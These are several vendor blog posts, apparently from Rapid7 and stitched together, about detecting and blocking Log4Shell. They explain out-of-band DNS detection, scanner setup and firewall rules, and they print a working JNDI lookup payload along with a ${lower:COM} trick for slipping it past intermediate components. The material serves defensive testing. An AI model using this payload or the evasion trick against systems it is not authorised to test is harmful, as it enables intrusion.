
Before we could deliver a viable solution, we needed to address a substantial technical challenge – any Log4Shell exploit we developed needed to be an out-of-band (OOB) attack, meaning the information in our malicious request and the resulting response from the application wouldn’t be enough to prove the existence of the vulnerability. To better illustrate that definition, here is a traditional SQL Injection (SQLi) attack that IAS would perform on an application:

How InsightAppSec Detects Log4Shell: Your Questions Answered

If you’re familiar with the HTTP protocol, URL formatting, URL encoding, and Structured Query Language (SQL), you can probably figure out what’s happening in this example HTTP request and response. If not, don’t worry — all you need to know is that IAS has essentially logged in as the ‘admin’ user in this application without knowing the password, using a malicious password value that exploits a SQLi on the server. Most attacks consist of one or more request/response pairs just like this example, with all communication happening over the same logical channel.

Of course, not all applications are willing to tell us so easily that we’ve successfully found and exploited a vulnerability. In these cases, we have to infer the success of our attack based on factors other than the content of the response, such as the time taken by the application to respond or whether we get a response at all.

But when it comes to performing a Log4Shell attack, we’re completely blind to the success of the attack if we only look at the application’s in-band response. This is because the Log4Shell vulnerability can only be exploited when malicious data is passed to a Log4j logging function. Since logging operations are not business-critical and shouldn’t be interrupting the business-critical functions that call them to record data, any errors thrown are suppressed by default. Not only that, but Log4j logging functions don’t return any data to the calling functions either, so any output from Log4j will not be included in the HTTP response sent to the client. That’s why we had to be a little more creative with our implementation of the Log4j attack module.

How does it work?


A picture is worth a thousand words, so let’s start with a diagram of our new attack:

How InsightAppSec Detects Log4Shell: Your Questions Answered

As you can see, it’s not as simple as the in-band attack shown previously. This time, IAS isn’t trying to login to the application, even though it’s attacking the login API. In fact, it doesn’t matter whether the login request was successful or really how the application responds to the request. What matters is that we can detect when the application passes the malicious username value to Log4j, which will process any lookups embedded in that value.

Since the username contains a valid JNDI Lookup string (starting with  ‘${jndi:’, then followed by a valid URL and a closing ‘}’), Log4j will try to retrieve some data from the server addressed by the URL in the lookup. This requires a DNS request to translate that URL into an IP address, and no matter which DNS server the application reaches out to first for the DNS lookup, that request will eventually reach a custom DNS server hosted in our Appspidered environment. Upon receiving the DNS request, our Appspidered server will parse out the unique token that was embedded in the URL as a subdomain (in this case, ‘12345’) and store it temporarily.

Meanwhile, after IAS has received an HTTP response from the application, it will periodically reach out to Appspidered to see if it has received any DNS requests for the Appspidered subdomain containing the unique token it provided to the application in the attack. If Appspidered confirms the DNS request was made, then we know the application must have parsed the attack payload and made the request, meaning it is vulnerable to Log4Shell.

And that’s it! Of course, the devil is in the details, so let’s try and answer any questions that you may have at this point.

How do we know which application endpoint was exploited?

In order to differentiate each attempted Log4Shell attack, IAS will generate a unique token for each request made to the application. The payload in each request will always have the format ‘${jndi:ldap://unique_token.oob.appspidered.rapid7.${lower:COM}}’, and each token will be a 160-bit random value represented by 40 hexadecimal characters, so the chances of 2 attacks using the same token are practically zero.

What’s with the ${lower:COM} part of the URL?

Log4j supports many different lookup types, and this is a lower lookup that simply rewrites ‘COM’ in its lowercase version ‘com’. This is a trick we use to disguise the URL and make sure no other components sitting between IAS and the vulnerable Log4j library notice the full URL and make their own DNS request to resolve it, as this would cause us to report a false positive Log4Shell vulnerability in the application.

Why do we detect DNS requests instead of the LDAP requests themselves?

By detecting DNS lookups instead of the preceding requests, we don’t need to worry about the requests protocol or whether it was blocked. Also, outbound DNS traffic is less likely to be blocked than other protocols in customer environments, and because of the recursive nature of DNS, the Appspidered domain won’t need to be whitelisted for vulnerable applications to provide confirmation of the exploit. Most other DAST solutions are using the same DNS-based technique for OOB attacks, presumably for the same reasons.

Does a DNS request really prove the Log4Shell attack would have worked?

It at least proves that the application’s Log4j library was intending on performing a JNDI message lookup and is therefore vulnerable, which is not supported in fixed and appropriately patched versions. It’s possible that later stages of the Log4Shell attack could be detected and/or prevented by security tools sitting between IAS and Log4j, so we can’t guarantee the vulnerability is exploitable just from the DNS request. However, it proves that there’s a Log4j dependency in the application that is both vulnerable and reachable from an attacker’s standpoint, so it should be remediated regardless.

So is this better than a vulnerability management (VM) solution at finding Log4Shell vulnerabilities in my environment?

It depends on what you mean by “better.” Since VM solutions essentially scan your environment for vulnerable versions of the Log4 library, they will likely find more of those libraries than IAS would, especially if those libraries can only be attacked in very specific or complex scenarios. However, when it comes to scanner results, more isn’t always better, especially if you already have an overwhelming number of vulnerabilities in your environment and evaluating them for remediation priority is an expensive process.

Since IAS will only report instances of the Log4Shell vulnerability that are discoverable and exploitable from an attacker’s point of view, it is more likely to miss some instances compared to a VM solution, but you can be confident that vulnerabilities that do get reported are highly exploitable and should be high on the priority list. In a perfect world, you would use both a DAST solution like IAS alongside a VM solution to get the best of both worlds, leading to a breadth of visibility of your attack surface and a depth of understanding of your risk.

What’s next?

When Log4Shell hit, our priority was to deliver a working attack module as soon as possible, and despite the success, we feel there’s always room for improvement. Here are some of the enhancements we are considering:

  • Including this module in the default attack policy for regular use
  • Completing the Log4Shell attack with a full JNDI lookup over all supported protocols and delivery of a custom Java object
  • Still flag DNS lookups as lower-confidence/severity findings
  • By integrating with tCell, we could gather more detailed information about where the vulnerability exists and how to remediate it
  • Support for fully asynchronous detection, even after the end of the scan
  • This will also decrease IAS scan times, as the scanner won’t need to wait for DNS requests to appear
  • Support for on-premise detection for environments that can’t reach Appspidered
  • On-prem deployment of Appspidered’s custom DNS server
  • On-prem deployment of future JNDI listener(s)

Innovation happens fast at Rapid7, so stay tuned for updates on the Log4Shell attack module! And for more information on the Log4Shell vulnerability itself and why it was worth the attention it was given, I highly recommend you check out our Everyperson’s Guide to Log4Shell for a high-level understanding and our AttackerKB for a more technical analysis.

Additional reading

Get critical insights about defending against Log4Shell

Check out our resource center

A December to Remember — Or, How We Improved InsightAppSec in Q4 in the Midst of Log4Shell

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2022/01/12/a-december-to-remember-or-how-we-improved-insightappsec-in-q4-in-the-midst-of-log4shell/

A December to Remember — Or, How We Improved InsightAppSec in Q4 in the Midst of Log4Shell

Ho, ho, holy cow — what a wild way to wrap up the year that was. Thousands of flights were cancelled during Christmas week, nearly every holiday party became a super-spreader event, and we lost a legend in Betty White. In our neck of the woods, Log4Shell has been dominating the conversation for nearly the entire holiday season. But now that much of the initial fervor has passed, we wanted to take a moment to recap some of InsightAppSec and tCell’s Q4 highlights and give us all a little much-deserved break from the madness.

RBAC


It may not seem like much, but remote-based access control — or RBAC— is a game-changer for many teams looking to streamline their access to InsightAppSec. Essentially, we make it super simple to configure access to the platform perfectly for every member of your team, create tiers of accessibility for different job roles, and ensure everyone has exactly what they need to do their jobs on day one.

Included is a new pre-built remediator role, which was designed to only show developers what they need in order to address a that vulnerability. They can drill into it, see reference details and remediation steps, and replay the attack in their dev or staging environments, all in an easy, navigable interface. This new role helps prevent the back-and-forth between security and development passing vulnerability details.

The key to our new feature is scalability. Regardless of whether you have a team of 10 or a team of 1,000, each group will only have the permissions they need to view the data you want them to see — all without the back-and-forth that comes with creating permissions ad hoc. It’s a time-saver, for sure, but it can also reduce headaches and make costly mistakes far less likely. If you want to learn more check out our blog post on the subject (it’s got a cute Goldilocks theme — you’ll get the drift).

ServiceNow

Oh, yeah, we’re fully integrated with ServiceNow. It’s just a leader in IT service management, and InsightAppSec is fully integrated, working seamlessly, and available in the ServiceNow app store for, like, zero dollars. No biggie.

This integration offers a lot of great features that will save your team time and effort, improving everything from visibility, to prioritization, to remediation. In fact, remediation will happen even faster than it already does with updates automatically happening across both ServiceNow and InsightAppSec tickets. And it’s so simple and quick to install, you’ll be benefiting from it in minutes. Oh, and did we mention zero dollars?

Log4Shell

OK, break’s over. Yes, we made many improvements to InsightAppSec this quarter, but we would be remiss if we didn’t mention the ones we made for Log4Shell. The big one is a new InsightAppSec default attack template for Out of Band Injection specific to Log4Shell attacks. Attack templates are InsightAppSec’s bread and butter, testing every part of your application against known attack vectors. With this feature, we have an attack template that can automate a sophisticated attack by simulating an attacker on your website and injects code in your application. If the code is vulnerable, it calls a Log4j function to send a JNDI call to a Rapid7 server validating the exploitability of the application. This helps you identify and prioritize Log4Shell vulnerabilities before they become real threats.

For even more flexibility, we’ve added an attack module that actually does the out-of-band Log4Shell attack during testing. You can easily select this in the Log4Shell attack template, but you can can also create a custom template and add the new Log4Shell attack module to that.

We’ve also improved tCell’s ability to protect against Log4Shell attacks. We launched a new app firewall protection specifically for Log4Shell attacks. The new firewall lets our customers know if their apps have been attacked through the Log4Shell vulnerability and drill down to specifics on the attack. We’ve also created a default pattern that allows you to block well known Log4Shell patterns and as more become known, we will continue our updates.

Even more

While these were just a few of the major improvements we made to InsightAppSec and tCell this quarter, there were certainly a host of minor ones that are sure to make the platform easier and more efficient. They include custom NGINX builds and support for .Net 6.0 for tCell, Archiving Scan Targets, and customizing executive reports for InsightAppSec, among others.

Those are the highlights from the fourth quarter of 2021 from here in InsightAppSec-land. We’re well on our way to making Q1 2022 even better for our customers, though we can’t do anything about those flight cancellations. And while we’re at it, someone check on Keith Richards.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Test for Log4Shell With InsightAppSec Using New Functionality

Post Syndicated from Bria Grangard original https://blog.rapid7.com/2021/12/22/test-for-log4shell-with-insightappsec-using-new-functionality/

Test for Log4Shell With InsightAppSec Using New Functionality

We can all agree at this point that the Log4Shell vulnerability (CVE-2021-44228) can rightfully be categorized as a celebrity vulnerability. Security teams have been working around the clock investigating whether they have instances of Log4j in their environment. You are likely very familiar with everything regarding  Log4Shell, but if you are looking for more information, you can check out our Everyperson’s Guide to Log4Shell (CVE-2021-44228). In this blog, we will share how Rapid7 customers can test for Log4Shell with InsightAppSec.

Testing for Log4Shell with InsightAppSec


With InsightAppSec, our dynamic application security testing (DAST) solution, customers can assess the risk of their applications. InsightAppSec allows you to configure various attacks of your applications to identify response behaviors that make your applications more vulnerable to attacks. These attacks are run during scans that you can customize based on your needs. In this case, we’ve introduced a new default attack template for Out of Band Injection specific to Log4Shell attacks.

What’s this mean? Customers can now run an Out of Band Attack Injection from our default template, which includes an attack type for Log4Shell. The new default Out of Band attack template in InsightAppSec will perform sophisticated web application attacks that do not rely on traditional HTTP request-response interactions. Our Log4Shell vulnerability detection will simulate an attacker on your website. InsightAppSec will validate the exploitability of the application and the associated risk.

How to run a Log4Shell attack in InsightAppSec

You can scan for this new Out of Band attack using either a new attack template we have created or by creating your own custom attack template and selecting this new attack module. We have added some highlights below, but you can find a detailed guide via our help docs.

Attack templates

Out of Band Injection attack template

Test for Log4Shell With InsightAppSec Using New Functionality

Out of band Log4Shell attack module

Test for Log4Shell With InsightAppSec Using New Functionality

Run a scan

Scan Config

Depending on the choice of either using the new Out of Band Injection attack template or creating your own custom attack module, you now need to choose this template on your scan config and run a scan against your selected app(s).

Test for Log4Shell With InsightAppSec Using New Functionality

Scan results

Now you run your scan, you can review your scan results to see if your app(s) have any findings that could be exposed as per the details in CVE-2021-44228.

Test for Log4Shell With InsightAppSec Using New Functionality

What’s next?

Though official mitigation steps are changing as new information arises, we recommend for Java 8+ applications, upgrade your Log4j libraries to the latest version (currently 2.17.0) to fix any new issues as they are discovered. Application using Java 7 should upgrade Log4j to at least version 2.212.2 If you’re looking to validate any fixes have been implemented, feel free to run a validation scan with InsightAppSec to verify the fixes have been made.

If you’re looking for additional information on how Rapid7 can help support you during this time, check out our Log4j resource hub.

How to Protect Your Applications Against Log4Shell With tCell

Post Syndicated from Bria Grangard original https://blog.rapid7.com/2021/12/15/how-to-protect-your-applications-against-log4shell-with-tcell/

How to Protect Your Applications Against Log4Shell With tCell

By now, we’re sure you’re familiar with all things Log4Shell – but we want to make sure we share how to protect your applications. Applications are a critical part of any organization’s attack surface, and we’re seeing thousands of Log4Shell attack attempts in our customers’ environments every hour. Let’s walk through the various ways tCell can help our customers protect against Log4Shell attacks.

1. Monitor for any Log4Shell attack attempts

tCell is a web application and API protection solution that has traditional web application firewall monitoring capabilities such as monitoring attacks. Over the weekend, we launched a new App Firewall detection for all tCell customers. This means tCell customers can leverage our App Firewall functionality to determine if any Log4Shell attack attempts have taken place. From there, customers can also drill in to more information on the events that took place. We’ve created a video to walk you through how to detect an Log4Shell attack attempts using the App Firewall feature in tCell in the video below.


How to Protect Your Applications Against Log4Shell With tCell

As a reminder, customers will need to make sure they have deployed the JVM agent on their apps to begin monitoring their applications’ activity. Make sure to check out our Quick Start Guide if you need help setting up tCell.

2. Block against Log4Shell attacks

Monitoring is great, but what you may be looking for is something that protects your application by blocking Log4Shell attack attempts. In order to do this, we’ve added a default pattern (tc-cmdi-4) for customers to block against. Below is a video on how to set up this custom block rule, or reach out to the tCell team if you need any assistance rolling this out at large.


How to Protect Your Applications Against Log4Shell With tCell

As research continues and new patterns are identified, we will provide updates to tc-cdmi-4 to improve coverage. Customers have already noted how the new default pattern is providing more protection coverage than yesterday.

3. Identify vulnerable packages (such as CVE 2021-44228)

We’ve heard from customers that they’re unsure of whether or not their applications are leveraging the vulnerable package. With tCell, we will alert you if any vulnerable packages (such as CVE 2021-44228 and CVE 2021-45046) are loaded by the application at runtime. The best way to eliminate the risk exposure for Log4Shell is to upgrade any vulnerable packages to 2.16. Check out the video below for more information.


How to Protect Your Applications Against Log4Shell With tCell

If you would like to provide additional checks outside of the vulnerable packages check at runtime, please refer to our blog on how InsightVM can help you do this.

4. Enable OS commands


One of the benefits of using tCell’s app server agents is the fact that you can enable blocking for OS commands. This will prevent a wide range of exploits leveraging things like curl, wget, etc. Below you’ll find a picture of how to enable OS commands (either report only or block and report).

How to Protect Your Applications Against Log4Shell With tCell

5. Detect and block suspicious actors

